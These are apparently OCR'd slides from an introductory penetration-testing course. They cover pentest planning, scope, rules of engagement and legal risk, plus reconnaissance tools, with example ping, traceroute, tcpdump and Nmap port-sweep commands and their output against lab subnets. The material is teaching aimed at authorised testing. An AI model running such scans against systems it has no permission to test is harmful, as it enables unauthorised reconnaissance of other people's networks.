Welcome to

Pentest I Introduction and Basics

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

Slides are available as PDF, kramse@Codeberg

pentest-I-introduction.tex in the repo security-courses

Plan

Subjects

- What is penetration testing
- Nmap how to get started, and a small test plan, how to scan a network using Nmap
- Get started blasting packets, from single packets with Nping and Scapy
- Get started with hacking, attacks etc.

Demos and recommendations for exercises

- Running various tools – I will show a small selection of a few tools
- Suggest you all download Nmap – available for Mac OS X, Windows and Linux https://nmap.org/download
  It is NOT a malicious program, but anti-virus software might block *hacker tools*
- Note: exercise booklets on Github contain much more than we can go through, continue on your own

Goals

Don't Panic!

Introduce the term penetration testing and basic pentest methods

Introduce some of the basic tools in this genre of hacker tools

Create an understanding of hacker tools

Show a hacker lab and run some tools

Point you towards resources, so you can get started with the fun of pentesting tools

Materials – where to start

- This presentation – slides for today, start here
- Setup instructions for creating a Kali virtual machine:
  https://github.com/kramse/kramse-labs
- Getting started in infosec BornHack Youtube has the video https://github.com/kramse/security-courses/tree/master/presentations/misc/getting-started-in-infosec
- Nmap Workshop exercises

  https://github.com/kramse/security-courses/blob/master/courses/pentest/nmap-workshop/nmap-workshop-exercises.pdf
- Older Pentest course exercises

  https://github.com/kramse/security-courses/blob/master/courses/pentest/kea-pentest/kea-pentest-exercises.pdf
- Also the Simulated DDoS Workshop on BornHack 17-24 2024 – among others:

  https://github.com/kramse/security-courses/tree/master/presentations/pentest/simulated-ddos-workshop


Start a download of Kali today, if you want to play with the tools tomorrow
Recommend virtual machine download 64-bit https://www.kali.org/get-kali/#kali-virtual-machines

Books and Educational Materials

- *The Linux Command Line: A Complete Introduction*, 2nd Edition
  by William Shotts, internet edition https://sourceforge.net/projects/linuxcommand
- *Linux Basics for Hackers Getting Started with Networking, Scripting, and Security in Kali*. OccupyTheWeb, December 2018, 248 pp. ISBN-13: 978-1-59327-855-7
- *Gray Hat Hacking: The Ethical Hacker's Handbook*, 6. ed. Allen Harper and others ISBN: 9781264268948
- *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118
- *Practical Packet Analysis, Using Wireshark to Solve Real-World Network Problems* by Chris Sanders, 3rd ed, ISBN: 978-1-59327-802-1
- *Hacking, 2nd Edition: The Art of Exploitation*, Jon Erickson, February 2008, ISBN-13: 9781593271442
- *Kali Linux Revealed Mastering the Penetration Testing Distribution*
  https://www.kali.org/

We teach using these books at Copenhagen School of Design and Technology (KEA)

Book: Practical Packet Analysis (PPA)



Practical Packet Analysis, Using Wireshark to Solve Real-World Network Problems by Chris Sanders, 3rd Edition April 2017, 368 pp. ISBN-13: 978-1-59327-802-1 https://nostarch.com/packetanalysis3

Anything you know about technology will help you hack it, so learn basic functionality first

Hacker – cracker

Short answer – dont discuss this

Yes, originally there was another meaning to hacker, but the media has perverted it and today, and since early 1990s it has meant breaking into stuff for the public

Today a hacker breaks into systems!

Reference. Spafford, Cheswick, Garfinkel, Stoll, ...- wrote about this and it was lost

Story is interesting and the old meaning is ALSO used in smaller communities, like hacker spaces full of hackers - doing fun and interesting stuff

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Hacker tools

> We realize that SATAN is a two-edged sword – like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

Source: http://www.fish2.com/security/admin-guide-to-cracking.html

- I got into hacking due to the security papers from Spaff and others, like this: *Improving the Security of Your Site by Breaking Into it*, Dan Farmer and Wietse Venema, 1993
- Later in 1995 released the software SATAN
  Security Administrator Tool for Analyzing Networks
- Caused some commotion, panic and discussions, every script kiddie can hack, the Internet will melt down!

Use hacker tools!

- Port scan can reveal holes in your defense
- Web testing tools can crawl through your site and find problems
- Pentesting is a verification and proactively finding problems
- Its not a silverbullet and mostly find known problems in existing systems
- Combined with honeypots they may allow better security

Agreements for testing networks

> Danish Criminal Code
> Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!

Why even do security testing?

Lots of security problems

Pentesting may be a requirement from external partners – example VISA PCI standard

- Boss asking: should we do a security test?
- CIO: hmm, okay
- IT Admins: *sigh* – I know the security sucks in places!
- Its not your systems – dont take the criticism personal, but as an opportunity to get things improved

- Pentest tools are great resources for doing discovery of assets, evaluating the security of large installations quickly – in short using pentest tools makes you more efficient!

Many see the benefits after doing a pentest, so try it!

Benefits of having a planned security test done

Goal of testing is to reduce risk for the systems and secure the organisation from unexpected loss of data, image and increased costs.

Intended audience:

- IT-department and technical personnel
- Management and board
- External auditors, government, financial control VISA/PCI, the public

Output from testing:

- Reports with technical content and recommendations
- Executive summary


Goal is not to find a scape goat to blame – management allocates resources

If security is below in places more resources may be needed.

Planning a pentest

- Scope – what is being tested
- When is the testing done – time frame, wall clock time
- Where are the attacks coming from – log files will contain the attacks
  but other attacks from other sources are likely during the attacks, which must be blocked
- We sometimes go broader than the scope – perhaps checking the router in front with SNMP or doing a small port 80/tcp scan
- Agree if Denial of Service is to be tested
- TL;DR Rules of engagement for the project

Selecting systems for testing



- Routers on the way to critical systems and networks – especially availability
- Firewall – is the environment protected sufficiently, discarding probes
- Mail servers – relay testing and also critical data
- Web servers – holds data, typically has a lot of functionality
- Cloud systems, storage systems, anywhere data is saved

Testing Agreement and Scope Example

Usually the scope could include targets like these:

- 192.168.1.1 – firewall/router
- 192.168.1.2 – mail server
- 192.168.1.3 – web server
- Test to be done from monday 1st until friday 5th
- Testing done from 192.0.2.0/28

When testing web servers and sites, especially API – please include hostname, URLs, documentation. If not included some sites and functionality will NOT be tested!

Reporting – results

What is in a pentest report:

- Title, Table of contents, formal report thanks
- Confidentiality agreement – Write "Confidential" on each page
- Executive summary – big companies always want this
- Information about the scan done, what was it
- Scope and targets
- Review of all targets – detailed information and recommendations
- Conclusion – may be more technical
- Appendices – various information, Whois info about subnets and prefixes

BTW When delivering a report, it is up to the organisation to decide which recommendations to implement


Sample report available at: https://github.com/kramse/pentest-report

Rules of engagement – rules and ethics for security testing

- NB: big difference between Denmark and other places!
- Security consultant must not be the cause of new vulnerabilities due to the testing
- Security consultant must not install new software on systems without previous agreement
- Security consultant is not to leave insecure system administrator accounts or settings after testing
- Security consultant always contact the customer in case of high-risk vulnerabilities
- It is allowed to peek around in the network – checking if there might be an insecure development or testing server near by
- If you meet other security problems outside of the scope we still report them, but perhaps in an appendix

In general be careful of other people networks and systems


Hacker tools



- Everyone use similar tools, see also http://www.sectools.org/
- Portscanning Nmap, Nping – test ports and services, Nping is great for firewall admins https://nmap.org
- Metasploit Framework – service scanning, exploit development and execution https://www.metasploit.com/
- Dedicated niche scanners – wifi Aircrack-ng, web Burp suite, Nikto, Skipfish http://portswigger.net/burp/
- Wireshark avanced network sniffing tool – https://www.wireshark.org/
- and scripting, PowerShell, Unix shell, Perl, Python, Ruby, ...

Picture: Acid Burn / Angelina Jolie Hackers 1995

OSI Model and Internet Protocols



Recommended technologies to learn

So to accomplish the goal of using Nmap efficiently you need some basics

Networking: Basic Protocols from the Internet Protocols suite IP/TCP, or TCP/IP

- Network Layer: Ethernet, Address Resolution Protocol (ARP), IPv4 and ICMP
  Later add Wi-Fi and IPv6
- Transport Layer: Transmission Control Protocol (TCP) and User Datagram Protocol (UDP)
- Common upper layer: Dynamic Host Configuration Protocol (DHCP), Domain Name System (DNS), Hypertext Transfer Protocol (HTTP)
  Later add the encrypted/secure versions like Hypertext Transfer Protocol Secure (HTTPS) which uses Transport Layer Security (TLS)

Pro tip: always say Ethernet frames and IP packets. No one uses datagram anymore.

Pro tip: If you *really know DNS* you can make a huge impact in the malware area!

What happens now?

Think like a hacker

Reconnaissance

- ping sweep, port scan
- OS detection – TCP/IP or banner grabbing
- Service scan – rpcinfo, netbios, ...
- telnet/netcat interact with services


Exploit/test: Metasploit, Nikto, exploit programs

Cleanup/hardening not shown today, but:

- Make a report or document findings
- Change, improve and harden systems
- Go through report with stakeholders, track progress
- Update programs, settings, configurations, architecture

You also need to show others that you are in control of security

Hacker lab setup



- Hardware: any modern laptop with CPU and virtualisation
  Don't forget to enable it in the BIOS
- Software: your favourite operating system Windows, Mac, Linux, ...
- Virtualisation software: VMware, Virtual box, pick your poison
- Hacker software: Kali as a Virtual Machine https://www.kali.org/
- Soft targets: Metasploitable, Linux, Microsoft Windows, Microsoft Exchange, Windows server, ...

Kali Linux the pentest toolbox

Kali http://www.kali.org/

100.000s of videos on youtube alone, searching for kali and $TOOL

Also versions for Raspberry Pi, mobile and other small computers

Whois – Where do IP addresses come from

Magical numbers on the internet are administered by IANA https://www.iana.org/

They have handed out portions to the Region Internet Registries (RIR)

- RIPE (Réseaux IP Européens) http://ripe.net
- ARIN American Registry for Internet Numbers http://www.arin.net
- Asia Pacific Network Information Center http://www.apnic.net
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) - Latin America and some Caribbean Islands
- AFRINIC https://afrinic.net/

They are member based, and members are called Local Internet Registries (LIRs) og National Internet Registry (NIR)

We use the whois program to look up addresses, can be found as web pages too

Ping

Internet Control Message Protocol (ICMP)

The ping program works by sending `ICMP ECHO request` and we expect an `ICMP ECHO reply`

```
$ ping 185.129.63.1
PING 185.129.63.1 (185.129.63.1) 56(84) bytes of data.
64 bytes from 185.129.63.1: icmp_seq=1 ttl=54 time=8.14 ms
64 bytes from 185.129.63.1: icmp_seq=2 ttl=54 time=31.5 ms
64 bytes from 185.129.63.1: icmp_seq=3 ttl=54 time=22.4 ms
64 bytes from 185.129.63.1: icmp_seq=4 ttl=54 time=12.2 ms
^C
--- 185.129.63.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 8.144/18.544/31.463/9.095 ms
```

Try it yourself, this should work on most operating systems `ping 185.129.63.1`

traceroute

- Another *hacker program* is traceroute – and I call it that since it uses the Time To Live (TTL) on IPv4 or Hop limit (IPv6) field in packets, not something that was designed as a feature
- Researcher found that if they sent packets with low TTL and sent it to high numbered UDP ports, they would usually get an answer
- Routers decrease the TTL counter, and send back ICMP messages, end hosts not listening on a port do the same
- Traceroute can be done with various protocols, but usually Unix uses UDP and Windows uses ICMP (tracert)

```
$ traceroute 185.129.63.1
traceroute to 185.129.63.1 (185.129.63.1),
30 hops max, 40 byte packets
 1  host11 (10.0.0.11)  3.577 ms  0.565 ms  0.323 ms
 2  router (185.129.63.1)  1.481 ms  1.374 ms  1.261 ms
```

Hackers don’t give a shit

Your system is only for testing, development, ...

Your network is a research network, under construction, being phased out, ...

Try something new, go to your management

Bring all the exceptions, all of them, update the risk analysis figures - if this happens it is about 1mill DKK

Ask for permission to go full monty on your security

Think like attackers - don’t hold back

Hacking is magic

Hacking looks like magic


Hacking is not magic

Hacking only demands ninja training and knowledge others don't have

Photo by Kelly Sikkema on Unsplash

Whats the goal, where are the strawberries!


Pin tumbler locks - how do they work



Source: https://en.wikipedia.org/wiki/Pin_tumbler_lock

- I often refer to lock-picking as an example of *hacking*
- You have a key, insert, turn – it works
- But another tool could perhaps push these pins?!

Pin tumbler locks - how to pick them



Source: https://en.wikipedia.org/wiki/Pin_tumbler_lock

- It's just a question about knowledge and the right tools!

Lock Picking


Lock picking is the practice of unlocking a lock by manipulating the components of the lock device without the original key.

Although lock-picking can be associated with criminal intent, it is an essential skill for the legitimate profession of locksmithing, and is also pursued by law-abiding citizens as a useful skill to learn, or simply as a hobby (locksport).

In some countries, such as Japan, lock-picking tools are illegal for most people to possess, but in many others, they are available and legal to own as long as there is no intent to use them for criminal purposes.

Picture and quote from https://en.wikipedia.org/wiki/Lock_picking

Demo: airodump og aircrack



- Short demo
- Later try yourself, find exercises about Wardriving and Aircrack-ng in kea-pentest-exercises.pdf
- Getting started Aircrack-ng https://aircrack-ng.org/doku.php?id=getting_started

Hacking example – it is not magic

MAC filtering in IEEE 802.11 wireless networks

- Yes, network card chips have a globally unique MAC address – from production
- Access points allow filtering of frames based on MAC
- Only those matching an allowed list are forwarded – has access to network
- The method doesn't work for security though ☺
- First, most network cards and drivers allow you to change this MAC easily
- Second, you can read the allowed ones, as the active systems on the network
- Further there has been implementation problems in multiple access points

Myths about MAC filtering

The example with MAC filtering is a problematic myth

Why does it happen?

- Marketing – vendors would like to put as many "security features" on the labels and packages
- Customer knowledge – consumers know nothing about the technologies
  Don't know what a MAC address i, and why should they
- We are quite few that can understand it, we know what a MAC address is (at least now)


Solutions

- We must spread information about insecure methods for securing data and systems
- We must spread information about secure methods for securing data and systems
- And update our own understanding of those methods, in both groups

MAC filtrering

Technically what is hacking

Internet today




Clients and servers

Rooted in academia

Protocols that are from 1983 and some older


Originally very little encryption, now mostly on https/TLS

Trinity breaking in



Very realistic – comparable to hacking:
https://nmap.org/movies/
https://youtu.be/51lGCTgqE_w

Network mapping




- Using traceroute, Nping and similar programs you can often discover topoly information about a network
- Time to Live (TTL) for a packet is decremented for each router it crosses, if set low enough it will time out – and return ICMP message sent
- BTW Default Unix traceroute sends UDP packets, Windows tracert send ICMP packets
  Use tools on Kali to try both protocols, or even others

traceroute – with UDP

```
 #  tcpdump -i en0 host 10.20.20.129 or host 10.0.0.11
tcpdump: listening on en0
23:23:30.426342 10.0.0.200.33849 > router.33435: udp 12  [ttl 1]
23:23:30.426742 safri > 10.0.0.200:  icmp: time exceeded in-transit
23:23:30.436069 10.0.0.200.33849 > router.33436: udp 12  [ttl 1]
23:23:30.436357 safri > 10.0.0.200:  icmp: time exceeded in-transit
23:23:30.437117 10.0.0.200.33849 > router.33437: udp 12  [ttl 1]
23:23:30.437383 safri > 10.0.0.200:  icmp: time exceeded in-transit
23:23:30.437574 10.0.0.200.33849 > router.33438: udp 12
23:23:30.438946 router > 10.0.0.200: icmp: router  udp port 33438 unreachable
23:23:30.451319 10.0.0.200.33849 > router.33439: udp 12
23:23:30.452569 router > 10.0.0.200: icmp: router  udp port 33439 unreachable
23:23:30.452813 10.0.0.200.33849 > router.33440: udp 12
23:23:30.454023 router > 10.0.0.200: icmp: router  udp port 33440 unreachable
23:23:31.379102 10.0.0.200.49214 > safri.domain:  6646+ PTR?
200.0.0.10.in-addr.arpa. (41)
23:23:31.380410 safri.domain > 10.0.0.200.49214:  6646 NXDomain* 0/1/0 (93)
14 packets received by filter
0 packets dropped by kernel
```

Really do Nmap your world



- Nmap is a port scanner, but does more
- Finding your own infrastructure available from the guest network?
- See your printers having all the protocols enabled AND a wireless?

Basic Portscan

What is port scanning

Testing all ports from 0/1 up to 65535

Goal is to identify open ports – vulnerable services

Typically TCP and UDP scans


TCP scanning is more reliable than UDP scanning

TCP handshake is easy to see, due to session setup – services must respond to SYN with SYN-ACK. Otherwise client programs like browsers will not work

UDP applications respond differently – if at all
They might respond to queries and probes in the correct format,
If no firewall the operating systems will respond with ICMP on closed ports

Use Zenmap while learning Nmap

TCP three-way handshake



- **TCP SYN half-open** scans
- In the old days systems would only log a full TCP connection – so a port scanner sending only SYN would be doing a *stealth*-scans. Today we have Intrusion Detection Systems, so a lot of SYN without ever completing the connection is MORE suspicious
- Note: sending many SYN packets can fill the session table on firewalls, and on servers – preventing new connections – also called **SYN-flooding**

Ping and port sweep

Scanning across a network is called sweeping

Scans using ICMP ping will be a ping-sweep – active IPs

Scans using specific ports are port-sweeps

Easy to detect using modern intrusion detection systems (IDS)

Pro tip: If you are looking for an IDS, look at Suricata https://suricata.io and Zeek https://zeek.org/ – together

Nmap port sweep for web services

```
root@cornerstone:~#  nmap -p80,443 172.29.0.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:31 CET
Nmap scan report for 172.29.0.1
Host is up (0.00016s latency).
PORT    STATE    SERVICE
80/tcp  open     http
443/tcp filtered https
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.29.0.138
Host is up (0.00012s latency).
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp closed https
MAC Address: 00:0C:29:46:22:FB (VMware)
```

Nmap port sweep after SNMP port 161/UDP

```
root@cornerstone:~# nmap -sU -p 161 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:30 CET
Nmap scan report for 172.29.0.1
Host is up (0.00015s latency).
PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.29.0.138
Host is up (0.00011s latency).
PORT    STATE  SERVICE
161/udp closed snmp
MAC Address: 00:0C:29:46:22:FB (VMware)
...
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds
```

Often possible on the inside LAN, where less firewalls are enabled

Nmap Advanced OS detection

```
root@cornerstone:~# nmap -A -p80,443 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:37 CET
Nmap scan report for 172.29.0.1
Host is up (0.00027s latency).
PORT    STATE    SERVICE VERSION
80/tcp  open     http    Apache httpd 2.2.26 ((Unix) DAV/2 mod_ssl/2.2.26 OpenSSL/0.9.8zc)
|_http-title: Site doesn't have a title (text/html).
443/tcp filtered https
